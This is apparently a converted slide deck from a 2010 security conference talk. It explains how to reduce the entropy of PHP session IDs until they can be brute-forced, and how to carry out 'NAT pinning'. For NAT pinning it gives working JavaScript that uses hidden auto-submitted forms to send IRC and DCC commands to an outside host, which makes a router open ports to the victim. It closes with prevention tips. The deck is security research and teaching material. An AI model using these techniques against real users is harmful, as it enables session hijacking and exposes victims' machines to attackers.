

# How I Met Your Girlfriend:

The discovery and execution of entirely new classes of Web attacks in order to meet your girlfriend.

By Samy Kamkar  
[samy@samy.pl](mailto:samy@samy.pl)  
<http://samy.pl>





# Who is samy?

- "Narcissistic Vulnerability Pimp"  
(aka Security Researcher for fun)
- Author of The Samy Worm on MySpace
- Co-Founder of Fonality, IP PBX company
- Chick Magnet [citation needed]
- Lady Gaga aficionado



# Why the web?

- It's new, it's cool, it's exploitable!
- Gopher isn't used as much anymore
- The web is a code distribution channel
- Browsers can communicate in ways they don't know
- And much more!

ELMWOOD STUDIO  
© 1996

...is for  
COOKIE!



Elmwood Studio  
© 1996  
All rights reserved.  
Sesame Street  
and its logo,  
Cookie Monster,  
and the Sesame Street  
name and related  
marks and designs  
are trademarks  
and/or service marks  
of Sesame Workshop.

# PHP Sessions: Overview

- `session_start()` – initialize PHP session



```
PHPAPI char *php_session_create_id(PS_CREATE_SID_ARGS) /* {{{ */
{
    /* ... code ... */

    gettimeofday(&tv, NULL);

    /* ... code ... */

    spprintf(&buf, 0, "%.15s%ld%ld%0.8F",
            remote_addr ? remote_addr : "",      /* IP Address:      32 bits */
            tv.tv_sec,                          /* epoch:          32 bits */
            (long int)tv.tv_usec,               /* microseconds:   32 bits */
            php_combined_lcg(TSRMLS_C) * 10); /* rand lcg_value: 64 bits */
    /* ... code ...                      ** TOTAL:        160 bits */

    PHP_SHA1Update(&sha1_context, (unsigned char *) buf, strlen(buf));

    /* ... code ...                      ** SHA1 string:   160 bits */
}
```



# PHP Sessions: Entropy

- session\_start()'s pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits**
- Microseconds: **32 bits**
- Random lcg\_value() (PRNG): **64 bits**
- TOTAL: **160 bits**
- SHA1'd: **160 bits**
- **160 bits =**  
**1,461,501,637,330,902,918,203,684,832,716,**  
**283,019,655,932,542,976**



# How big is a bit?

- For every 10 bits, add ~3 zeros
- 10 bits = 1024, 20 bits = ~1 mil, 30 bits = 1 bil
- At 100 trillion values per second, 160 bits would take...
- $(2^{160}) / (10^{14} \cdot (3600 \cdot 24 \cdot 365 \cdot 50,000,000)) = 926,878,258,073,885,666 = 900 \text{ quadrillion eons}$
- 1 eon = 500 million years
- **160 bits =**  
 **$1,461,501,637,330,902,918,203,684,832,716,283,019,655,932,542,976$  ( $2^{160} = 10^{48}$ )**



# PHP Sessions: Entropy

- `session_start()`'s pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits**
- Microseconds: **32 bits**
- Random `lcg_value()` (PRNG): **64 bits**
- TOTAL: **160 bits**
- SHA1'd: **160 bits**
- **160 bits =**  
**1,461,501,637,330,902,918,203,684,832,716,  
283,019,655,932,542,976**

# An Example: Facebook

The screenshot illustrates a Facebook session with several annotations:

- Facebook Chat Window:** Shows a conversation between "Matt" and "Me".
  - Matt says: "totally worth it", "thank you", and "you also look like a gnome on crystal meth".
  - Me responds: "haha".
  - Matt sends a link: "Hey Matt! Check out <http://namb.la>".
- Live HTTP Headers Tool:** A sidebar showing the request and response headers for the link sent by Matt.
  - Request Headers:** User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6
  - Response Headers:** Date: Sun, 18 Jul 2010 22:12:36 GMT, Content-Type: text/plain, Content-Length: 111
- Terminal Window:** Shows the command `tail -f access.log` running in the background, with log entries visible:
  - 64.134.227.80 - - [18/Jul/2010:22:35:18 +0000] "GET / HTTP/1.1" 200 146 "-" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6"
  - 64.134.227.80 - - [18/Jul/2010:22:35:18 +0000] "GET /favicon.ico HTTP/1.1" 404 281 "-" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6"
- Facebook Chat List:** On the right, a list of friends in the "Chat" section, with "Matt" highlighted.




# PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits (ACQUIRED) -32 bits**
- Epoch: **32 bits (ACQUIRED) -32 bits**
- Microseconds: **32 bits?**
  - only 0 – 1,000,000 ... 20 bits = 1,048,576
  - < 20 bits! **(REDUCED) -12 bits**
- Random `lcg_value()` (PRNG): **64 bits**
- TOTAL: **84 bits** (reduced by **76 bits**)
- SHA1'd: **160 bits**



# PHP LCG (PRNG): Randomness

- `php_combined_lcg()` / PHP func `lcg_value()`



```
PHPAPI double php_combined_lcg(TSRMLS_D)
{
    php_int32 q;
    php_int32 z;

    if (!LCG(seeded)) {
        lcg_seed(TSRMLS_C);
    }
    /* ... code ... */
}

static void lcg_seed(TSRMLS_D)
{
    struct timeval tv;

    if (gettimeofday(&tv, NULL) == 0)
        LCG(s1) = tv.tv_sec ^ (~tv.tv_usec); /* s1 = 32 bits */
    LCG(s2) = (long) getpid();           /* s2 = 32 bits */

    LCG(seeded) = 1;
}
```

Line: 72 Column: 46 | L C | Tab Size: 4 | lcg\_seed |

# PHP LCG (PRNG): Randomness

```
LCG(s1) = tv.tv_sec ^ (~tv.tv_usec)
```

```
LCG(s1) = epoch ^ (~ [20 random bits])
```

`-0` = `11111111111111111111111111111111`

`-1,000,000` = `111111111110000101111011011111` (same 12 bits)

```
epoch = 1279493871
```

```
epoch = 01001100010000111000011011101111 (static / unknown)
```

```
epoch ^= 0100110001000000000000000000000000000000
```

```
epochhv= 010011000100111111111111111111111111111111
```

```
epoch ^= Thu Jul 15 23:45:20 2010
```

```
epochhv= Wed Jul 28 03:01:35 2010
```

```
epoch diff = 12+ days
```

- S1 WAS 32 bits, NOW 20 bits
- SEED ( $s_1 + s_2$ ): 64 bits - 12 bits = **52 bits**



# PHP LCG (PRNG): Randomness

- $\text{LCG}(s_2) = (\text{long}) \text{ getpid}();$
- $s_2 = 32 \text{ bits}$
- Linux only uses 15 bits for PIDs
- $s_2 = 32 \text{ bits} - 17 \text{ bits} = 15 \text{ bits}$
- $\text{SEED } (s_1+s_2) = 15 \text{ bits} + 20 \text{ bits} = 35 \text{ bits}$
- PHP function: `getmypid()`
- Linux command: `ps`
- Learn PID, reduce - 15 bits!
- $\text{SEED } (s_1+s_2) = 0 \text{ bits} + 20 \text{ bits} = 20 \text{ bits}$



# PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits (ACQUIRED) -32 bits**
- Epoch: **32 bits (ACQUIRED) -32 bits**
- Microseconds: **32 bits?**
  - only 0 – 1,000,000 ... 20 bits = 1,048,576
  - < 20 bits! **(REDUCED) -12 bits**
- Random lcg\_value **(REDUCED) -44 bits**
- TOTAL: **40 bits** (reduced by **120 bits**)
- SHA1'd: **160 bits**





# PHP Sessions: Entropy Redux

- BUT WAIT, THERE'S MORE!
- Microseconds: **32 bits down to 20 bits**
- Random `lcg_value` **down to 20 bits**
- **40 bits? No!** We can calc `lcg_value()` first!
- In a few **seconds**, we've **REDUCED 20 bits!**
- **40 bits – 20 bits = 20 bits**

**20 bits = 1,048,576 cookies**



# You down with entropy? Yeah you know me!

- PHP 5.3.2: more entropy!
- Create your own session values!
- PS, Facebook is NOT vulnerable!



# NAT Pinning: Proto confusion

- HTTP servers can run on any port
- A hidden form can auto-submit data to any port via JS `form.submit()`
- HTTP is a newline-based protocol
- So are other protocols....hmmmm



## NAT Pinning: cont.

- Let's write an IRC client in HTTP!
- This uses the CLIENT's computer to connect, thus using their IP address!

```
// create a FORM
gibson = document.createElement("form");

// set FORM attributes
gibson.setAttribute("name", "B");
gibson.setAttribute("target", "A");
gibson.setAttribute("method", "post");
// IRC server to talk to
gibson.setAttribute("action", "http://irc.efnet.org:6667");
// use multipart/form-data to keep newlines in tact
gibson.setAttribute("enctype", "multipart/form-data");

// create a textarea for our "form data"
crashoverride = document.createElement("textarea");
crashoverride.setAttribute("name", "C");

// set our form data
postdata = "USER A B C D \nNICK turtle\nJOIN #hack\n
            PRIVMSG #hackers : i like turtles \n";
crashoverride.setAttribute("value", postdata);
crashoverride.innerText = postdata;
crashoverride.innerHTML = postdata;
gibson.appendChild(crashoverride);
document.body.appendChild(gibson);
gibson.submit(); // SUBMIT "FORM"!
```



# NAT Pinning: cont.

- Sweet! So what's NAT Pinning?
- NAT Pinning confuses not only the browser, but also the **ROUTER** on the protocol-level
- E.g., when communicating with port 6667, browser thinks HTTP, router thinks IRC
- We can exploit this fact and use router conveniences to attack client



# NAT Pinning: cont.

- `linux/net/netfilter/nf_conntrack_irc.c`
- DCC chats/file sends occur on a separate port than chat
- Client sends:

`PRIVMSG samy :DCC CHAT samy IP  
port`

- Router sees IP (determined from `HTTP_REMOTE_ADDR`) and port, then **FORWARDS** port to client!

```
// create a FORM
gibson = document.createElement("form");


// set FORM attributes
gibson.setAttribute("name", "B");
gibson.setAttribute("target", "A");
gibson.setAttribute("method", "post");
// IRC server to talk to
gibson.setAttribute("action", "http://samy.pl:6667");
// use multipart/form-data to keep newlines in tact
gibson.setAttribute("enctype", "multipart/form-data");

// create a textarea for our "form data"
crashoverride = document.createElement("textarea");
crashoverride.setAttribute("name", "C");

// set our form data
x = String.fromCharCode(1);
post = 'PRIVMSG samy :'+x+'DCC CHAT samy '+ip+' '+port+x+'\n';
crashoverride.setAttribute("value", post);
crashoverride.innerText = post;
crashoverride.innerHTML = post;
gibson.appendChild(crashoverride);
document.body.appendChild(gibson);
gibson.submit(); // SUBMIT "FORM"!
```

# NAT Pinning: blocked ports

- If browser doesn't allow outbound connections on non-http ports?



- TCP / UDP ports = 16 bits = 65536
  - So overflow the port! **65536 + 6667**
  - Some browsers check what port equals, not what ( $\text{port} \% 2^{16}$ ) equals
- \* Webkit integer overflow discovered by Goatse Security



# NAT Pinning: prevention

- Strict firewall – don't allow unknown outbound connections
- Client side – run up to date browser
- Client side – use NoScript if using Firefox
- Client side – run local firewall or tool like LittleSnitch to know if an application is accessing unknown ports

# Fin

phpwn:

[samy.pl/phpwn](http://samy.pl/phpwn)

NAT Pinning:

[samy.pl/natpin](http://samy.pl/natpin)

Geolocation via XSS: [samy.pl/mapxss](http://samy.pl/mapxss)

HTML5 anti-WAF XSS: [namb.la/maht5](http://namb.la/maht5)

Samy Kamkar

[www.samy.pl](http://www.samy.pl)

[samy@samy.pl](mailto:samy@samy.pl)

 [twitter.com/SamyKamkar](https://twitter.com/SamyKamkar)

